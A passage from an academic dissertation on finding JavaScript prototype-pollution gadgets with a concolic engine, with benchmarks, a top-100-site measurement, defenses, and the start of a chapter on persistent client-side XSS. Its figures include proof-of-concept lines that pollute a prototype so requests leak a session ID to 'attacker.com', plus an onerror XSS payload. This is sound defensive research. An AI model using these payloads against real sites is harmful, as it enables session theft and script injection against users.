When we substitute arbitrary fallbacking values with our symbolic values, the application might treat them as, e.g., a function pointer. While in theory, we could also treat such cases, they find no application under the attacker model as exhibited by the prototype manipulation vulnerabilities that we could observe in the wild as discussed in Section 5.3.1. Thus we abort a test case that leads to such a situation. On a similar note, we might find data flows that cannot be exploited even though they look promising at first. An example of such a case is depicted in Figure 5.8, where the actual flow relies on the url property being of type `URL`. A value of this type has, e.g., the properties host and protocol, which we could also mimic by a normal object using a prototype manipulation. However, once the `toString` function is called in this scenario, implicitly on the assignment, this assembles the correct URL. If we would now pass a polluted, normal object instead, the toString would evaluate to the string `[object Object]`.

In the setting of our prototype manipulation vulnerabilities, we have only experienced attackers to be able to use primitive values (e.g., strings and integers), yet, attackers are most of the time able to construct arbitrary objects from those primitive types as we discuss in more details in Section 5.3.1.

### 5.2.4 Crawling Setup

Since our approach relies on running each test case in a separate visit to the instrumented website, we want to reduce the amount of time spent waiting on network fetches. Furthermore, given the amount of testcases that we generate due to the path explosion problem, we want to put as little strain on live servers as possible. To that end, we implement a custom caching proxy, using the python library `mitmproxy`, to instrument all JavaScript files and HTML documents requested by our crawlers. We run Jalangi

via its CLI instrumentation script and aggressively cache all resources for the complete duration of our analysis, disregarding any other caching control mechanisms. Furthermore, once we have visited the initial page, we no longer allow any requests to proceed to live servers that are not in our cache. This restriction becomes important in light of frameworks that actively try to circumvent caches by adding random identifiers to requests (e.g., jQuery) or requests that contain, e.g., timestamps for analytics purposes. Even though we alter the behavior in such cases, i.e., we fail the request which would usually pass, we consider this to be an ethical trade-off. Another facet that ties into caching of all resources is the time instability of live websites. JavaScript code being changed, added, or removed from the page actively invalidates one implicit assumption of our test case generation strategy, namely, if we fork our analysis state at a control flow statement, we rely on being able to reconstruct the same state by choosing the same branches until we reach the control flow statement in question.

Our crawlers are based on the browser instrumentation framework `puppeteer` and run headless versions of Chrome. Each crawler fetches a new testcase from the centralized database and subsequently visits the associated URL of the test case and exposes information about the currently crawled job (i.e., properties to treat symbolically and predetermined truth values of conditionals at specific program points) to the concolic engine that is injected by the proxy server. The crawler collects information about all fallbacking properties, copies of properties onto other objects, new testcases on not yet encountered branches, and dangerous data flows into our considered sinks as emitted by the concolic engine.

Since our concolic engine needs to be able to concretize symbolic values at runtime to check for path feasibility, we need to expose means to query the SMT solver while our concolic engine executes. To that end, queries to the SMT solver are issued as synchronous requests, intercepted by our crawlers, and subsequently passed to the python routine handling the conversion to Z3 clauses.

### 5.2.5 Limitations of the Software Stack

We have seen various cases in which Jalangi cannot properly instrument specific pieces of JavaScript code. We attribute this fact mainly to the missing language support of Jalangi, which at the time of this writing only supports `ECMAScript` version 5.1 and has experimental support for some features of version 6 and above. Besides the instrumentation step that fails for these reasons, we also encounter runtime errors that hint towards erroneous transformations. One example of such cases, are `let` or `const` initializations, which Jalangi appears to be transforming incorrectly.

As such issues are implementation details of the underlying instrumentation framework that we use, we see them as orthogonal to our main work. While language support for the most recent `ECMAScript` standard would undoubtedly improve our results, it does not affect the theoretical applicability of our approach, which we aim at showcasing with our research prototype. Our techniques are oblivious to the actual instrumentation techniques used. Our system serves as a PoC that allows us to measure the prevalence of this threat with state-of-the-art tools available to us.

| Library | Presence of vuln | Comment |
|---|---|---|
| jQuery Query Object Plugin | Automatic | |
| jQuery Sparkle | Api Call | |
| Backbone jQuery Params | Api Call | |
| jQuery BBQ | Api Call | |
| jQuery Deparam | Api Call | |
| Mootools More | Api Call | |
| CanJS | Api Call | |
| Purl | Api Call | |
| Wistia | Automatic | Fixed |
| HubSpot | Automatic | Fixed + used jQuery deparam |
| Swiftype | Automatic | Fixed + used jQuery BBQ |

**Table 5.1:** Libraries introducing Prototype Manipulation Vulnerabilities

While this limitation stems from using Jalangi as our dynamic analysis framework of choice, this approach carries similar limitations to the system presented in Chapter 4. We defer a thorough and wholistic analysis of the impact of these limitations to Chapter 8. Yet, even considering those limitations we are able to find various vulnerabilities in popular sites and libraries that we elaborate on in the remainder of this chapter.

## 5.3 Benchmark Evaluation

In this section we provide an overview of the benchmarks assembled from real-word cases of prototype manipulations and prototype gadgets known to our community. We discuss the performance of our pipeline and discuss case studies that highlight limitations of our proposed solution when applied to these benchmarks.

### 5.3.1 Prototype Manipulation Benchmark

Table 5.1 shows our evaluation of 11 libraries that contained prototype manipulation vulnerabilities taken from the most comprehensive collection of client-side prototype manipulations/gadgets known to us [14]. In 4 out of those 11 test cases, the vulnerability was automatically present once the library was included into the page. As for the remaining 7, the application needs to call the vulnerable part of the library, meaning that if they do not use this particular part, they do not introduce the vulnerability. For all of the investigated issues, an attacker can compose arbitrary objects, as all parsing routines parse an access path from the URL and initialize any non-existing properties with empty objects. The source of the prototype pollutions is always the currently visited URL, and all vulnerabilities follow the same structure with minor variances on whether dots or brackets are used to represent property accesses and whether or not the `__proto__` or the `constructor` property is used to assign a new value to a prototype. Furthermore, the application might either parse input from the fragment of the URL or the query parameters.

### 5.3.2 Prototype Gadget Benchmark

We built a test suite consisting of prototype gadgets that lead to XSS found in 15 different libraries, again relying on the public repository[14], and taking one representative per library as shown in Table 5.2. The test cases in this benchmark cover the behavior from a single property that is used while using a `for..in` iteration (e.g., Wistia), to multiple properties, which are directly accessed by the application, that jointly contribute to the vulnerability (e.g., Tealium).

Furthermore, from our manual analysis of the PoC exploits, we see that in various instances, attackers rely on intricate JavaScript interactions (e.g., Akamai Boomerang) and bypasses to filter mechanisms (e.g., lodash). The need to deploy such tricks renders an automated exploit generation scheme, as we proposed with our Exploit Templates or the techniques presented by Lekies et al. [67] and Melicher et al. [77], inapplicable. As we have no real knowledge about the threat of pollution gadgets outside of the PoC exploits that we have seen, we opt to leave automated exploit generation techniques for future work and instead focus on analyzing all real-world flows as found by our system.

As for using our system against the benchmark of 15 Prototype Gadgets, we can find the PoC flow in 10 cases and find exploitable flows in 11 libraries. Additionally, for two libraries, we find another PoC exploit relying on a different property that enables XSS, as well as two libraries that suffer from a client-side CSRF vulnerability [52].

The remaining 5/15 missing cases can be attributed to two factors, i.e., the number of properties needed for successful exploitation and limitations of our approach. As becomes apparent in Section 5.4, our mechanism needs to heavily limit the number of test cases that we investigate, primarily due to the path explosion problem. We only ever investigate a single fallbacking property in a given run, naturally, this means that we do not aim to find vulnerabilities relying on more than one property flow (e.g., Tealium). However, for the case of Tealium, we find another, more simple flow that only relies on one property and also allows an attacker to gain code execution.

As for the other cases, i.e., Akamai Boomerang, Knockout, Zepto, and Backbone, we now discuss a more thorough analysis of each of the challenges that they exhibit in the following.

### 5.3.3 Limitations of our Approach

In this section, we discuss three of the four cases in which our system is unable to find prototype gadget vulnerabilities, as those three provide unique challenges for any continuation and improvement to our work and the underlying software stack. We disregard the Tealium case in this particular discussion, even though we were unable to find the PoC flow. That is, due to our engine not finding the flow solely due to us limiting analysis to single property fallbacks.

#### 5.3.3.1 Zepto

In the Zepto library case, we could find that we were unable to properly handle the custom type inference routine depicted in Figure 5.9. In this example, the library authors make use of `Object.prototype.toString`, which provided with different

| Library | PoC | Additional Vuln | Comment |
|---|---|---|---|
| Adobe Dynamic Tag | ● | ● | Additional CCSRF gadget |
| Akamai Boomerang | ● | ● | |
| Closure | ● | ● | |
| Embedly | ● | ● | Additional XSS gadget |
| jQuery getScript | ● | ● | |
| Lodash | ● | ● | Additional flow (mitigated by hasOwnProperty) |
| Recaptcha | ● | ● | |
| Tealium | ● | ● | Non PoC XSS gadget |
| Twitter | ● | ● | |
| Wistia | ● | ● | |
| Segment | ● | ● | Additional CCSRF gadget |
| Knockout | ● | ● | |
| Zepto | ● | ● | |
| Sprint | ● | ● | |
| Backbone + Marionette | ● | ● | Find the correct program point with false positive flow |

**Table 5.2:** Libraries introducing Prototype Gadget Vulnerabilities

base types as argument always returns a fixed String associated with the type, as can be seen with an example in the `class2type` map. As a path constraint of the vulnerable path, one of our symbolically treated fallbacking properties would need to pass such a type check for the string type. Due to the nature of our analysis, we have no prior knowledge of which objects are supposed to be in place of our symbolically treated values. Thus, whenever we need to concretize symbolic values, e.g., when using a symbolic value as an accessor or when using symbolic values as arguments to native functions, we have *two* options. First, we can use our collected constraints, up until this point, and construct an assignment for the object in question using our constraint solver. However, if we examine this example, we need to have the correct concretization lacking the knowledge of which comparison the program intends to perform after returning from the type function. While such a case could be supported, e.g., whenever we see that a symbolic property is accessed, we use a new symbolic value that represents any of the possible outcomes of an access to the object and emit the appropriate implications to our path constraints. Unfortunately, our taint propagation step discussed in Section 5.2.3 relies on concretizing symbolic values, used when we analyze `for..in` statements, to unique strings, such that we can have a precise attribution between symbolic key/value pairs. We opt to favor proper support for `for..in` iterations as those make up for a more significant fraction of the observed pollution gadgets, yet, if we were able to model JavaScript objects and property accesses in our symbolic world, e.g., by having support for arbitrary JavaScript-like objects in the constraint solving logic, we could easily support both cases at the same time.

#### 5.3.3.2 Knockout JS

In the case of the Knockout library, we find that the vulnerability resides in a custom expression parser, which, provided with the correct input, can be coerced into executing arbitrary code. The expression parsing routine is depicted in Figure 5.10, and relies on a loop that assembles the expression to evaluate while checking for the expected syntactic structure. To successfully find a sensitive flow in this example, our analysis would need

```
class2type = {
  "[object String]": "string",
  ...
}
function type(obj) {
  return obj == null ? String(obj) : class2type[toString.call(obj)] || "object"
}
```

**Figure 5.9:** Custom Type Checking Routine of Zepto

```
for (var i = 0, tok; tok = toks[i]; ++i) {
  var c = tok.charCodeAt(0);
  if (c === 44) { // ","
    // end parsing
  } else {
    // interpret in expression language
  }
}
```

**Figure 5.10:** Simplified Expression Parser in Knockout

to consider two symbolic values, one representing `Object.prototype.4` and the other `Object.prototype.5`, where `4` would incorporate our payload and `5` would be needed to comply with the custom grammar of this expression parser. Even though our pipeline only generates testcases for single property flows, this case is noteworthy due to another limitation that is in place to cope with the path explosion problem. We opted to treat each branching statement in the analyzed website context-insensitive. This means that we generate overall fewer test cases which helps us to converge to a meaningful yet, exhaustively analyzable dataset as discussed in Section 5.4. Unfortunately, this simplification means that we do not generate testcases where these two symbolic values take differing branches. Thus, with the current test case generation strategy, we could not find such cases.

Assuming that our techniques would be adopted in a setting where a single party would be interested in finding all issues within their site, the framework could easily be adapted to remove those simplifications, to enable a first party to analyze all possible test cases, as our restrictions are merely a result of the need to converge to a meaningful dataset provided with limited computational resources.

#### 5.3.3.3 Akamai Boomerang

In the case of the Boomerang library from Akamai, we have found an intricate interaction in JavaScript that lacks any meaningful representation in our symbolic state space. The code snippet in Figure 5.11 depicts the JavaScript behavior that enables the prototype gadget in this library. In this example, we have two polluted properties, i.e., `number` with an integer and `foo` with a string value. In JavaScript, assignments of properties to integers do *not* actually assign any values to these properties. However, accesses to such properties still fall back to the prototype, which allows an attacker to substitute integers

```
1 Object.prototype.number = 1;
2 Object.prototype.foo = 'bar';
3
4 let number = ({}).number; // evaluates to 1
5 number.foo // evaluates to 'bar';
6 number.foo = 'snafu'; // assignment is essentially a no-op
7 number.foo // evaluates to 'bar';
```

**Figure 5.11:** JavaScript Quirk used in Boomerang PoC

whenever they want to nullify assignments from the program. To support such(and similar) quirks, we would need to be able to perfectly model all JavaScript behavior using the constraint solving logic of our choosing. Since there does not yet exist such a translation layer or logic, any attempt to model JavaScript behavior in the logics available to us contains abstractions issues, mainly due to JavaScript's design decisions making any kind of sound program analysis inherently hard [73]. While we could try to adapt our symbolic states, as best as possible, to accommodate for this particular quirk, we do not see this as a central contribution of our work and instead defer such attempts to future engineering efforts.

## 5.4 Empirical Measurement

In the following, we report on our experiment in which we used our system on real-world sites finding 0-day pollution gadgets. We used the Tranco list [100], with the identifier `GWPK` as a seed to our experiment, and initially visited the 100 most popular sites using the following format `http://entry`. On the initial page visit, we collected all fallbacking properties and generated the initial testcases accordingly up to a maximum of 5,000 properties per Tranco entry. For each of these testcases, we limited the amount of different paths throughout the program that we visit to 100. We restricted any single test run to never exceed ten minutes. Overall, we generated a total of 194,435 testcases from our 100 seed sites, which we visited over the course of three days.

### 5.4.1 Property Fallbacks in the Wild

While analyzing our testcases, we collected all properties that would fallback to their prototypes, leading to a staggering 1,360,779 unique site/property pairs. Whenever we encounter a fallback via a `for..in` iteration, we count this towards a single property access per distinct `for..in` iteration. We find that on 74 of our investigated 100 sites, fallbacking properties exist. This means that on average, any of our sites with fallbacking properties contains 18,388 unique fallbacking properties, with a mean of 2,602. These numbers highlight that the amount of properties an attacker can work with is significant. Concerning the outliers with the most fallbacking properties, we can see patterns of seemingly random, seven-character identifiers being accessed on objects, which are however not exploitable to the best of our understanding. This leaves the mean as a better estimate for the amount of properties that are reasonable to analyze in any given website.

We recorded a total of 71 sites which copied any of these fallbacking properties to another object, thwarting any `hasOwnProperty` checks.

Overall, we see that fallbacking properties are widely spread in top sites, and the sheer amount of those renders any manual analysis infeasible. While we limited our analysis to analyze only 5,000 properties per site, we think that this provides us with a reasonable tradeoff for finding actual vulnerabilities while keeping runtime reasonable.

### 5.4.2 Vulnerability Analysis

While analyzing the 165,897 testcases, our concolic engine emitted a total of 9,580 reports spread across 52 of the 74 sites with fallbacking properties. While the number of reports seems high, we have not applied de-duplication steps. If we find a data flow that is present in multiple paths that we visit while investigating a single property, we emit one report for every one of those paths. We investigated all reports for our 52 sites and could build PoC exploits for 36 of them. Out of those, 29 were susceptible to an XSS, with one site having a non-trivially bypassable CSP preventing direct code execution. Another 11 sites were susceptible to a client-side CSRF vulnerability, which allows an attacker to completely control the URL to which a request is made. These requests often include identifiers in the request parameters, which an attacker can leak to their own server. In the remaining 23 of the 52 sites, we found various instances in which attackers can only partially control URLs, e.g., requests and sources of scripts that the application fetches. While these could introduce security issues, e.g., on the server-side or provided with open redirects if the attacker can control the path to a scripting resource, we do not further analyze such cases. Importantly, we are also able to observe limitations of our framework in clear false positive reports issued by the engine. As we have seen earlier, adding a property on a prototype also means that we observe this property whenever we use `for..in` iterations over an object of the given prototype. In our testcases, we disregard `for..in` iterations when we analyze properties that are directly accessed by the application and fallback to the prototype. Doing so reduces the amount of path constraints that might depend on our symbolic values, and thus overall, reduces the amount of test cases that we need to investigate. However, we have seen cases in which properties that are added to the prototypes lead to runtime errors in other parts of the code where the application uses `for..in` iterations. These exceptions, in turn, prevent the script from executing and eventually reaching the vulnerable program point, rendering any exploit attempt infeasible. Overall, we could find this pattern in 6 of our 52 investigated sites.

### 5.4.3 Case studies

In this section, we present case studies of the vulnerabilities we could find using our pipeline paired with a manual examination of the reports. We present those cases in an anonymized fashion, as we are still in the process of reporting those vulnerabilities to the affected parties.

```
1 for (var e in b)
2   if (f = b[e], !1 !== f && null != f) {
3       var h = "undefined" === typeof f ? "undefined" : q(f);
4       "string" !== h && (f = m(h, f));
5       "xlink:href" == e ? d.setAttributeNS("http://www.w3.org/1999/xlink", "href", f)
        ↪  : d.setAttribute(e, f)
6   }
```

**Figure 5.12:** Code Snippet in Large Online Retailer introducing XSS Gadget

#### 5.4.3.1 XSS in a Large Online Retailer

In this case, our engine reported that we could influence various properties of, among other elements, a script element, as the site was using a `for..in` iteration displayed in Figure 5.12. This example is very similar to our running example displayed in Figure 5.5 and shows that `for..in` iterations can introduce subtle prototype gadgets even in top applications.

As the application ensured that the script element's content that was added matched a specific hash via Subresource Integrity, we were able to exploit this using an `onload` handler, as the site used a default script location if none was set. However, this straightforward use case where the polluted property coincides with the sink, either done via `for..in` iterations or via direct property copies, occurred in 9 sites. Thus, a very simple and lightweight strategy to find these cases could rely on fuzzily testing all of the relevant sink properties with respective payloads and observe if they trigger in the application. While this works in such easy cases, the small amount of such easy cases highlights the need for a more sophisticated approach.

#### 5.4.3.2 CCSRF in a Large Online Payment Provider

Figure 5.13 depicts our proof of concept abusing a client-side CSRF vulnerability in a popular online payment provider. Our engine allowed us to reconstruct the structure that is expected from the application. Our report indicates that the fallbacking property is used as the complete URL of a `POST` request, i.e., entirely controllable by an attacker. This request ultimately thwarts the protection offered by, e.g., SameSite cookies, as the request now comes from within the application. Furthermore, we find that this request carries parameters that might be sensitive and that the attacker is able to leak to their servers.

#### 5.4.3.3 XSS and CCSRF in Page of Large Tech company

On the front page of a large tech company, we were able to find a total of three gadgets that an attacker could abuse. Figure 5.14 shows our PoC with abbreviated and simplified code snippets that portray how the vulnerabilities where introduced. As for the first CCSRF, the application uses the fallbacking endpoint property in the hostname portion of the URL later used in an XHR (here displayed as fetch for brevity). This allows the attacker to either issue a request to any endpoint within the site, with the user's

```
Object.prototype.CompanyJSBridge = {
  startupParams: {
    bizScenario: "1",
    chInfo: "1",
    referSPM:"1",
    tracertTaskId: "1",
    tracertVerifyServer: "https://example.com"
  }
}
```

**Figure 5.13:** Client-Side CSRF in payment provider

```
// trivial CCSRF injection in the hostname
Object.prototype.serverDomain = 'attacker.com',
fetch("https://" + serverDomain + "somePath?sessionId=ABCDEF";

// hostname extension CCSRF
Object.prototype.endpoint = ".attacker.com";
// vulnerable code snippet for length extension
fetch("https://example.com" + endpoint + "somePath?sessionId=ABCDEF";

// XSS gadget flow into innerHTML
Object.prototype["1"] = ["text", '<img src=x onerror=alert(1) onload=alert(1)>']
// m is an array, that is later assembled into an HTML string passed to innerHTML
for (var I = 0, L = S.length; I < L; ++I)
  c(A = S.charAt(I)) ? v.push(m.length) : _ = !0,
  m.push(["text", A, E, E + 1]),E += 1,"\n" === A && w();
```

**Figure 5.14:** Three prototype gadgets found in a site of a big tech company

credentials attached even in the presence of same-site cookies, or allows them to leak the potentially sensitive information appended in the query parameters of the URL.

The second CCSRF is a little bit more subtle in the sense that the injection point for an attacker happens at the end of the hostname, but before the path begins. The application misses a slash, such that an attacker can simply extend the hostname to a subdomain under their control to leak the information. Similarly, they can freely change the path to which a request could be made within the same page to request arbitrary endpoints within the site.

The last gadget that we could find within the frontpage of this tech company was an XSS gadget relying on the fact that the application iterates over an array's length, disregarding that some elements in the array might not be defined. However, accessing those "empty" spots in JavaScript arrays, incurs a fallback to the prototype. In this specific example this allows an attacker to push their HTML payload into the array, which is later assembled into a string passed to the `innerHTML` property of a DOM element.

## 5.5 Discussion

In this section, we discuss how our insights can help to fuel discussion for defense mechanisms that can be put into place by either developers or browser vendors. Furthermore, we discuss our observation that most known vulnerabilities with proof of concepts remain unfixed throughout our investigations, leaving end-users at risk.

### 5.5.1 Design of a Defense Mechanism

Unfortunately, due to the significant amount of differing fallbacking properties within our investigated pages, merely asking developers to refactor their applications to apply `hasOwnProperty` checks on every potentially fallbacking property seems intractable and not scalable.

In a separate crawl of the top 100, in which we also investigated up to 100 subpages to gain insights into the page beyond their front page, we measured how these sites utilize assignments to prototypes in a benign fashion. To that end, we used Jalangi to report whenever the application added properties to the `String`, `Number` or `Object` prototypes via either `Object.assign`, `Object.defineProperty`, `Object.defineProperties` or via assignments to the prototypes directly. We find a total of 592 unique property/site pairs. All but one of those were assigning functions to the respective properties. As we have seen in Section 5.3.1, attackers are only able to tamper basic types in the PoC's that are observable in the wild, which means that they would not be able to tamper those properties in a meaningful way.

Overall, we see that fallbacks to non-function values occur very rarely (1/100) in our investigated applications. Provided with this observation, we can propose that browser vendors might deploy a new security mechanism that prevents exactly those fallbacks. Such a mechanism could allow for an allow-list that specifically enables specific properties to fallback, without being substituted with undefined values if needed by the application. While it is generally desirable to altogether opt-out of such accidental fallbacks, we have seen that one of the investigated application relied on such behavior to implement benign functionality. Yet, this application would only need to ensure that this one property does not end up being used in a dangerous sink, compared to the mean of 2,602 fallbacking properties per site.

Unfortunately, there exists no universal way in which we can disallow access/changes to the prototypes, except using `Object.freeze`. While this solution would eradicate any attempt of an attacker to abuse a prototype manipulation, this also disallows all function property assignments, which we have seen to be prevalent, especially on the `String` prototype.

While a universal mechanism still lacks deployment, we can envision that our toolchain might be used to compile a list of all fallbacking properties, which can then be used with the techniques shown in Figure 5.7, to disallow any part of the code to overwrites these non-function properties on the respective prototypes, essentially nullifying the impact that any prototype manipulation would have on the security of the application. An attacker would then still be able to change function properties, yet, this would only allow them to provoke a runtime exception in the client-side code when those properties are used as function pointers but are no longer callable values. As

this only breaks the page if the user visits a link provided by an attacker and does not introduce any lasting effects, we consider this to not induce any security issues. Thus, such a solution would be a appropriate to mitigate these issues while a platform-based solution is not yet deployed. However, as code changes of the first party or included libraries might introduce new properties that fallback to the prototypes, developers need to keep this list up-to-date over its deployment time.

### 5.5.2 Dangers of Unfixed Prototype Gadgets

One trend that we observed is that the vulnerabilities, be it prototype manipulations or gadgets, reported via [14] remain largely unfixed over time. Unfortunately, the mere presence of these vulnerable libraries does not yet mean that the applications using those libraries are vulnerable, as we could observe in Section 5.3.1. Overall, we are unable to judge the impact that these vulnerabilities have on the Web.

While we were able to find that already known prototype gadgets exhibited via the jQuery library amounted to vulnerabilities in 5 sites for which we could not find any other gadget that resulted from non-library code. This constitutes roughly 17% of the sites susceptible to our code-execution gadgets.

On the other hand, we completely lack any insights into the prevalence of actually exploitable prototype manipulation gadgets found in the wild. To assess how many sites are in fact vulnerable to such simple prototype manipulation vulnerabilities, we generate 10 payloads from the PoC pollutions detailed in Section 5.3.1 and check whether visiting a site with one of these payloads as part of the URL incurs a pollution of the object prototype. Using this technique, we visited the top one million Tranco entries to investigate how prevalent usage of such libraries leads to prototype pollution vulnerabilities. Ultimately, we are able to find 3,250 sites that exhibit such a trivially exploitable prototype manipulations. Yet, we are unable to find any in the top 100 sites, which means that we cannot find an easily end-to-end exploitable chain of prototype manipulation and prototype gadgets as uncovered by our concolic engine. Nonetheless, our analysis was very superficial in nature, as it only visits the front pages to find manipulations/gadgets and we expect that extending it to subpages allows us to uncover larger attack surfaces for attackers. Furthermore, recent findings of Lauinger et al. [64] highlight that top sites, in particular sites up to rank 100, are less likely to include vulnerable libraries. Then again, we are able to show that if they would inadvertently include libraries susceptible to prototype manipulations, attackers would have plenty of options in exploiting different prototype gadgets.

Overall, we can conclude that those libraries remaining unfixed pose a significant threat to Web applications that might not even be aware of the emerging threat of prototype pollutions altogether. Also, we want to highlight that even though an application needs both a manipulation and a gadget to allow for successful exploitation, each of these issues can be fixed independently. Doing so removes the danger that once a prototype manipulation is inadvertently introduced into a site, e.g., via new versions of popular libraries, attackers lack appropriate gadgets to capitalize on the manipulation.

While a solution that is implemented as part of the Web platform as discussed in Section 5.5.1 might be beneficial in the long run, we think that fixing manipulations

and gadgets in widespread libraries, as well as using our system to find 0-day gadgets, can significantly improve the security of Web applications in the present.

## 5.6 Summary

We showed that 36 of the 100 most influential sites as of today exhibit prototype gadgets allowing attackers to capitalize on prototype manipulations to gain code execution (29) or to forge requests (11) within these top sites. To achieve this feat, we presented a concolic engine implemented via Jalangi paired with taint analysis that allows us to track data flows from potentially tamperable properties on prototypes to dangerous sink accesses such as `document.write` or `fetch`. We provide insights into domain-specific taint propagation techniques needed to correctly model language subtleties introduced via `for..in` iterations and evaluate our complete pipeline on a benchmark compiled from 15 publicly known proof of concept pollution gadgets.

We show that websites rarely make use of prototype fallbacks to non-function properties, the main vantage point allowing attackers to abuse prototype manipulations to gain, e.g., code execution. We propose a security mechanism that can be deployed to the Web platform capitalizing on this observed disconnect between benign and malicious behavior, which can be implemented as a polyfill solution by developers while platform support still lacks.

Overall, we provide evidence that prototype gadgets are a threat to modern applications even outside of library code, yet, library maintainers should prioritize addressing 1-day vulnerabilities that remain largely unfixed.

# 6

# Detecting Persistent Client-Side Cross-Site Scripting

As we were able to show in Chapter 4, attackers can be able to control the content of client-side storage mechanisms such as local storage or cookies via state manipulation vulnerabilities. Naturally, attacker-controllable persistently stored values are very reminiscent of persistent server-side XSS payloads. Yet, our community lacks detailed insights into the prevalence of such persistent vulnerabilities caused by the insecure usage of values stored on the client side.

To that end, we propose a system build on a taint-aware browsing engine and automated exploit generation to study this threat landscape. We explore how two prominent attacker models, i.e., network and Web attacker, can tamper with client-side storage mechanisms. Finally, we present an empirical measurement of the threat of persistent client-side XSS on the top 5,000 sites and discuss the underlying use cases in which developers inadvertently introduced such vulnerabilities. With these insights, we propose design patterns that are functional equivalent yet, no longer vulnerable.

## 6.1 Understanding Persistent Client-Side XSS

The following chapter topics the notion of persistent client-side XSS. We discuss how data persisted in the victim's browser, if used in an insecure fashion by the enclosing application, allows attackers to execute their malicious payloads in the vulnerable site persistently. We then reason about two additional attacker models, besides vulnerable postMessage handlers as discussed in Chapter 4, that allow for storage manipulation by an attacker serving as the entry point for abusing persistent client-side XSS.

While reflected XSS vulnerabilities already allow an attacker to perform actions on behalf of the user, e.g., issue authenticated requests, the most valuable asset an attacker might attempt to steal is the user's credentials. They can either steal their session identifiers, e.g., the cookies that authenticate the user towards the server, or their username and passwords for the vulnerable site. Yet, authentication cookies can be protected via so-called HTTP-only cookies [83] and users' might be hesitant in entering their credentials in an unknown network or when clicking attacker-issued links. Even under such precautious measures, users' would still fall susceptible to persistently exploitable vulnerabilities. Since the attacker's code is executed on each subsequent page load, the user can fall victim to the malicious payload long after the attacker's initial infection. Ultimately, this allows the attacker to continuously monitor all user inputs using a JavaScript-based keylogger or monetize their victim's resources using Cryptominers [58].

### 6.1.1 Vulnerable Use of Persisted Data

Figure 6.1 provides an overview of the steps involved when exploiting a persistent client-side XSS vulnerability. First, the vulnerable site retrieves a value from a client-side storage mechanism and subsequently uses this value in a dangerous sink access, i.e., eval (1). An attacker capable of manipulating this storage (2) can plant their payload in the respective storage mechanism, which is then used instead of the benign data that the application intends there to be. Lastly, after the data was put into eval, the attacker's code runs inside the page's context, allowing them to abuse any of the




**Figure 6.1:** Persistent Client-Side XSS Attack

previously outlined exploitation scenarios (3). In this example, it is apparent that the developer's intended use-case is client-side caching of code snippets, e.g., there might be the need to save library code in the local storage.

Naturally, vulnerable patterns are not limited to the specific scenario that we outlined in Figure 6.1. However, we defer a more in-depth discussion on the use cases that we can find in the wild to Section 6.3.4.

As discussed earlier, Web Storage is not the only client-side store, meaning that the outlined scenarios are very similar for any flow that stem from cookies that are accessed via the `document.cookie` property. The length limitation of cookies typically does not interfere with exploitability, as exploits can introduce further attacker code via additional script inclusions. Since session storage persists only within one browsing window, we exclude it from our further analysis and instead focus on local storage and cookies.

### 6.1.2 Differences From Persistent Server-Side XSS

Persistent server-side XSS has been extensively studied in related research [76, 6, 53, 28], with one of the most recent papers from Dahse et al. [28], finding several vulnerable PHP-based Web applications using static analysis. The persistency of such server-side XSS stems from attacker-controllable values being stored in the server's database system, e.g., in a SQL database. A famous persistent server-side XSS was abused in the hack of the Ubuntu forums in 2013 [122]. Attackers were able to take over administrator accounts using the persistent XSS. With access to these accounts, they were able to gain complete access to the database system. As the XSS payload was persistently stored in the database, the payload could be recovered in the post-mortem analysis.

Contrarily, in the setting of persistent client-side XSS, only individual users' client-side storage mechanisms are tampered with, which is harder to detect, as the content of

these stores is not necessarily sent to the server, i.e., in the case of local storage. On the flip side, however, this means that every user needs to be infected individually. Thus, we now discuss how attackers can tamper with these client-side stores by elaborating on our attacker models.

### 6.1.3 Persisting Malicious Payloads

The prerequisite to exploiting a persistent client-side XSS is the attacker's ability to control the content of the victim's client-side storage mechanism. Besides setting storage entries via maliciously crafted postMessages, as we discussed in Chapter 4, we elaborate on two additional attacker models that are capable of injecting arbitrary values into either cookies or local storage.

#### 6.1.3.1 Network Attacker

A network-level man-in-the-middle attacker can tamper with all unencrypted packets that they are able to intercept between the client and their target server. They can also choose to drop the connection altogether, or serve arbitrary content under their control, e.g., a crafted HTTP response with an HTML page of their choice. We do not assume that the attacker can obtain a valid TLS certificate, which means that the capabilities of the attacker are limited to HTTP traffic, which is in line with related research [110, 145, 41]. In theory, this allows them to tamper with cookies, as they are bound to the hostname. Also, they can tamper with the local storage of the HTTP version of the site, as local storage is bound to the origin.

To illustrate how the threat scenario of a network attacker interfaces with the threat of persistent client-side XSS, we assume that a security-aware user is browsing in an open Wifi provided at their local coffee shop. Due to their security-awareness, they might refrain from performing any sensitive operation, e.g., login to their banking application or social media. However, an attacker is able to plant their malicious payload, e.g., in the banking application, while the user browses in the unprotected WiFI. Once the user logs in to their banking application in a secure environment, e.g., their home network, the payload is executed. An attacker could then intercept the login credentials, even though they were never used in the insecure network.

